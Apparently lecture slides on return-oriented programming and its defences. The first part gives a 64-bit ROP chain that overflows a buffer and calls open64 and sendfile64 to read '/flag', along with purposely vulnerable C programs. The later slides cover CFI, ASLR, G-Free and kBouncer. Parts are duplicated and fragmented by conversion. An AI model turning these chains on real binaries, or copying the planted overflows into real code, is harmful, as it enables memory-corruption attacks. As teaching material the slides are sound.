p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
```

```
p += pack('<Q', 0x00000000000000050) # 80
```

```
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
```

```
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
```

```
p += pack('<Q', 0x0000000000000003c) # 60
```

```
p += pack('<Q', 0x00007ffff7de584d) # syscall
```

```
print p
```

```
sendfile(1, open("./secret", NULL), 0, 1000)
```



rdi



rsi



rdi



rsi



rdx



rcx

Addr of "open64"

0

Addr of "pop rsi ; ret"

Addr of "mov qword ptr [rdi], rax ; ret"

"/flag"

Addr of "pop rax; ret"

Addr of ".data"

Addr of "pop rdi; ret"

Saved rbp (8 bytes)

Buf (48 bytes)


```

# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ""

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += '/flag'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx ; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p

```

sendfile(1, open("./secret", NULL), 0, 1000)




```

# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ""

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += '/flag'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000000) # 80
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p

```

sendfile(1, open("./secret", NULL), 0, 1000)



Rop2 (32 bit)

```
FILE* fp = 0;
int a = 0;

int vulfoo(int i)
{
    char buf[200];
    fp = fopen("/tmp/exploit", "r");
    if (!fp) {perror("fopen");exit(0);}

    fread(buf, 1, 190, fp);

    // Move the first 4 bytes to RET
    *((unsigned int *)&i - 1) = *((unsigned int *)buf);
    a = *((unsigned int *)buf + 1);

    // Move the second 4 bytes to eax
    asm ( "movl %0, %%eax"
        :
        : "r"(a)
        );
}

int main(int argc, char *argv[])
{ vulfoo(1); return 0;}
```

Useful Gadgets

Stack pivot:

```
xchg rax, rsp; ret
```

```
pop rsp; ...; ret
```

Rop2 (32 bit)

```
FILE* fp = 0;
int a = 0;

int vulfoo(int i)
{
    char buf[200];
    fp = fopen("exploit", "r");
    if (!fp) {perror("fopen");exit(0);}

    fread(buf, 1, 190, fp);

    // Move the first 4 bytes to RET
    *((unsigned int *)&i - 1) = *((unsigned int *)buf);
    a = *((unsigned int *)buf + 1);

    // Move the second 4 bytes to eax
    asm ( "movl %0, %%eax"
        :
        : "r"(a)
        );
}

int main(int argc, char *argv[])
{ vulfoo(1); return 0;}
```

```
p += pack('<I', 0xf7e1a373) # 0xf7e1a373 : xchg eax, esp ; ret
p += pack('<I', 0xffffcf8c) # Move to EAX, so it will be exchanged with ESP; this is
buf+8
...
```

Generalize ROP to COP/JOP

Similarly, other indirect branch instructions, such as Call and Jump indirect can be used to launch variant attacks - called COP (call oriented programming) or JOP (jump oriented programming).

Jump-Oriented Programming: A New Class of Code-Reuse Attack

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ABSTRACT

Return-oriented programming is an effective code-reuse attack in which short code sequences ending in a `ret` instruction are found within existing binaries and executed in arbitrary order by taking control of the stack. This allows for Turing-complete behavior in the target program without the need for injecting attack code, thus significantly negating current code injection defense efforts (e.g., $W \oplus X$). On

to redirect control flow to the attacker-supplied code. However, with the advent of CPUs and operating systems that support the $W \oplus X$ guarantee [3], this threat has been mitigated in many contexts. In particular, $W \oplus X$ enforces the property that “a given memory page will never be both writable and executable at the same time.” The basic premise behind it is that if a page cannot be written to and later executed from, code injection becomes impossible.

Unfortunately, attackers have developed innovative means

Defeating ROP/COP/JOP

How to pull off a ROP attack?

1. Subvert the control flow to the first gadget.
2. Control the content on the stack. Do not need to inject code there.
3. Enough gadgets in the address space.
4. Know the addresses of the gadgets.
5. Start execution anywhere (middle of instruction).

Ideas to defeat ROP/COP/JOP:

1. Shadow stack / control-flow integrity

Control-Flow Integrity

Principles, Implementations, and Applications

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ABSTRACT

Current software attacks often build on exploits that subvert machine-code execution. The enforcement of a basic safety property, Control-Flow Integrity (CFI), can prevent such attacks from arbitrarily controlling program behavior. CFI enforcement is simple, and its guarantees can be established formally, even with respect to powerful adversaries. Moreover, CFI enforcement is practical: it is compatible with existing software and can be done efficiently using software rewriting in commodity systems. Finally, CFI provides a useful foundation for enforcing further security policies, as we demonstrate with efficient software implementations of a protected shadow call stack and of access control for memory regions.

bined effects of these attacks make them one of the most pressing challenges in computer security.

In recent years, many ingenious vulnerability mitigations have been proposed for defending against these attacks; these include stack canaries [14], runtime elimination of buffer overflows [46], randomization and artificial heterogeneity [41, 62], and tainting of suspect data [55]. Some of these mitigations are widely used, while others may be impractical, for example because they rely on hardware modifications or impose a high performance penalty. In any case, their security benefits are open to debate: mitigations are usually of limited scope, and attackers have found ways to circumvent each deployed mitigation mechanism [42, 49, 61].

The limitations of these mechanisms stem, in part, from the lack

1. ~~Subvert the control flow to the first gadget.~~
2. Control the content on the stack. Do not need to inject code there.
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4. Know the addresses of the gadgets.
5. Start execution anywhere (middle of instruction).

CCS 2005, Test of Time award 2015

Control Flow Integrity (CFI)

1. Control-Flow Integrity (CFI) restricts the control-flow of an program to valid execution traces.
2. CFI enforces this property by monitoring the program at runtime and comparing its state to a set of precomputed valid states. If an invalid state is detected, an alert is raised, usually terminating the application.

Any CFI mechanism consists of two abstract components: the (often static) **analysis component** that recovers the Control-Flow Graph (CFG) of the application (at different levels of precision) and the **dynamic/run-time enforcement mechanism** that restricts control flows according to the generated CFG.

Direct call/jmp vs. Indirect call/jmp

The **direct call/jmp** uses an instruction call/jmp with a **fixed address** as argument. After the compiler/linker has done its job, this address will be included in the opcode. The code text is supposed to be read/executable only and not writable. So, direct call/jmp cannot be subverted.

The **indirect call/jmp** uses an instruction call/jmp with a register as argument (**call rax, jmp rax**). Function return (**ret**) is also considered as indirect because the target is not hardcoded in the instruction.

Call or jmp is named forward-edge (at source code level map to e.g., switch statements, indirect calls, or virtual calls.). The backward-edge is used to return to a location that was used in a forward-edge earlier (return instruction).

Interrupts and interrupt returns.

CFI Enforcement Locations

```
void bar();
void baz();
void buz();
void bez(int, int);

void foo(int usr) {
    void (*func)();

    // func either points to bar or baz
    if (usr == MAGIC)
        func = bar;
    else
        func = baz;

    // forward edge CFI check
    // depending on the precision of CFI:
    // a) all functions {bar, baz, buz, bez, foo} are allowed
    // b) all functions with prototype "void (*)()" are allowed, i.e., {bar, baz, buz}
    // c) only address taken functions are allowed, i.e., {bar, baz}
    CHECK_CFI_FORWARD(func);
    func();

    // backward edge CFI check
    CHECK_CFI_BACKWARD();
}
```

<https://nebelwelt.net/blog/20160913-ControlFlowIntegrity.html>

Control-Flow Integrity (CFI)

Instrument at source code or binary level

```
FF E1                jmp    ecx                ; a computed jump instruction
```

can be instrumented as (a):

```
81 39 78 56 34 12    cmp    [ecx], 12345678h    ; compare data at destination
75 13                jne    error_label    ; if not ID value, then fail
8D 49 04              lea    ecx, [ecx+4]    ; skip ID data at destination
FF E1                jmp    ecx                ; jump to destination code
```

Example CFI instrumentations of an x86 computed jump instruction [1]

[1] Erlingsson, M. A. M. B. U., & Jigatti, J. Control-flow integrity. ACM conference on Computer and communications security (CCS) 2005.

Ideas to defeat ROP: 2. ASLR

1. Subvert the control flow to the first gadget.
2. Control the content on the stack. Do not need to inject code there.
3. Enough gadgets in the address space.
- ~~4. Know the addresses of the gadgets.~~
5. Start execution anywhere (middle of instruction).

Ideas to defeat ROP: 3. Remove gadgets

G-Free: Defeating Return-Oriented Programming through Gadget-less Binaries

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ABSTRACT

Despite the numerous prevention and protection mechanisms that have been introduced into modern operating systems, the exploitation of memory corruption vulnerabilities still represents a serious threat to the security of software systems and networks. A recent exploitation technique, called Return-Oriented Programming (ROP), has lately attracted a considerable attention from academia. Past research on the topic has mostly focused on refining the original attack technique, or on proposing partial solutions that target only particular variants of the attack.

In this paper, we present G-Free, a compiler-based approach that represents the first practical solution against any possible form of

to find a technique to overwrite a pointer in memory. Overflowing a buffer on the stack [5] or exploiting a format string vulnerability [26] are well-known examples of such techniques. Once the attacker is able to hijack the control flow of the application, the next step is to take control of the program execution to perform some malicious activity. This is typically done by injecting in the process memory a small payload that contains the machine code to perform the desired task.

A wide range of solutions have been proposed to defend against memory corruption attacks, and to increase the complexity of performing these two attack steps [10, 11, 12, 18, 35]. In particular, all modern operating systems support some form of memory pro-

RET?

x86 Instruction Set Reference

RET

Return from Procedure

Opcode	Mnemonic	Description
C3	RET	Near return to calling procedure.
CB	RET	Far return to calling procedure.
C2 iw	RET imm16	Near return to calling procedure and pop imm16 bytes from stack.
CA iw	RET imm16	Far return to calling procedure and pop imm16 bytes from stack.

Description

Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

The optional source operand specifies the number of stack bytes to be released after the return address is popped; the default is none. This operand can be used to release parameters from the stack that were passed to the called procedure and are no longer needed. It must be used when the CALL instruction used to switch to a new procedure uses a call gate with a non-zero word count to access the new procedure. Here, the source operand for the RET instruction must specify the same number of bytes as is specified in the word count field of the call gate.

The RET instruction can be used to execute three different types of returns:

Ideas to defeat ROP: 3. Remove gadgets

Basic idea: Remove C3/C2/CA/CB from the code

Jump and call instructions may contain free-branch opcodes when using immediate values to specify their destinations. For instance, `jmp .+0xc8` is encoded as “`0xe9 0xc3 0x00 0x00 0x00`”.

A free-branch opcode can appear at any of the four bytes constituting the jump/call target. If the opcode is the least significant byte, it is sufficient to append the forward jump/call with a single `nop` instruction (or prepend it if it is a backwards jump/call) in order to adjust the relative distance between the instruction and its destination:

$$\text{jmp } .+0xc8 \quad \Rightarrow \quad \begin{array}{l} \text{jmp } .+0xc9 \\ \text{nop} \end{array}$$

Ideas to defeat ROP: 3. Remove gadgets

Basic idea: Remove C3/C2/CA/CB from the code

```
addl $0xc2, %eax  ⇒  addl $0xc1, %eax  
                     inc %eax
```

```
        xorb $0xca, %al  ⇒  movb $0xc9, %bl  
                           incb %bl  
                           xorb %bl, %al
```


Ideas to defeat ROP: 3. Remove gadgets

Basic idea: Remove C3/C2/CA/CB from the code

Instructions that perform memory accesses can also contain free-branch instruction opcodes in the displacement values they specify (e.g., `movb %al, -0x36(%ebp)` represented as “`0x88 0x45 0xca`”). In such cases, we need to substitute the instruction with a semantically equivalent instruction sequence that uses an adjusted displacement value to avoid the undesired bytes. We achieve this by setting the displacement to a safe value and then compensating for our changes by temporarily adjusting the value in the base register. For example, we can perform a reconstruction such as:

```
movb $0xal, -0x36(%ebp)  ⇒  incl %ebp
                             movb %al, -0x37(%ebp)
                             decl %ebp
```

Ideas to defeat ROP: 3. Remove gadgets

1. Subvert the control flow to the first gadget.
2. Control the content on the stack. Do not need to inject code there.
- ~~3. Enough gadgets in the address space.~~
4. Know the addresses of the gadgets.
5. Start execution anywhere (middle of instruction).

Ideas to defeat ROP: 4. Monitor CFI

Transparent ROP Exploit Mitigation using Indirect Branch Tracing

Vasilis Pappas, Michalis Polychronakis, Angelos D. Keromytis
Columbia University

Abstract

Return-oriented programming (ROP) has become the primary exploitation technique for system compromise in the presence of non-executable page protections. ROP exploits are facilitated mainly by the lack of complete address space randomization coverage or the presence of memory disclosure vulnerabilities, necessitating additional ROP-specific mitigations.

In this paper we present a practical runtime ROP ex-

bypassing the data execution prevention (DEP) and address space layout randomization (ASLR) protections of Windows [49], even on the most recent and fully updated (at the time of public notice) systems.

Data execution prevention and similar non-executable page protections [55], which prevent the execution of injected binary code (shellcode), can be circumvented by reusing code that already exists in the vulnerable process to achieve the same purpose. Return-oriented programming (ROP) [62], the latest advancement in the

kBouncer: Efficient and Transparent ROP Mitigation

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April 1, 2012

Abstract

The wide adoption of non-executable page protections in recent versions of popular operating systems has given rise to attacks that employ return-oriented programming (ROP) to achieve arbitrary code execution without the injection of any code. Existing defenses against ROP exploits either require source code or symbolic debugging information, impose a significant runtime overhead, which limits their applicability for the protection of third-party applications, or may require to make some assumptions about the executable code of the protected applications. We propose kBouncer, an efficient and fully transparent ROP mitigation technique that does not require source code or debug symbols. kBouncer is based on runtime detection of abnormal control transfers using hardware features found on commodity processors.

1 Problem Description

The introduction of non-executable memory page protections led to the development of the return-to-libc exploitation technique [11]. Using this method, a memory corruption vulnerability can be exploited by transferring control to code that already exists in the address space of the vulnerable process. By jumping

Ideas to defeat ROP: 5. Indirect Branch Tracking

All indirect branch targets must start with ENDBR64/ENDBR32.

- ENDBR64/ENDBR32 is NOP on non-CET processors.

```
080493b8 <_fini>:
80493b8:    f3 0f 1e fb          endbr32
80493bc:    53                   push    %ebx
80493bd:    83 ec 08             sub     $0x8,%esp
80493c0:    e8 8b fd ff ff      call    8049150 <__x86.get_pc_thunk.bx>
80493c5:    81 c3 3b 2c 00 00    add     $0x2c3b,%ebx
80493cb:    83 c4 08             add     $0x8,%esp
80493ce:    5b                   pop     %ebx
80493cf:    c3                   ret
```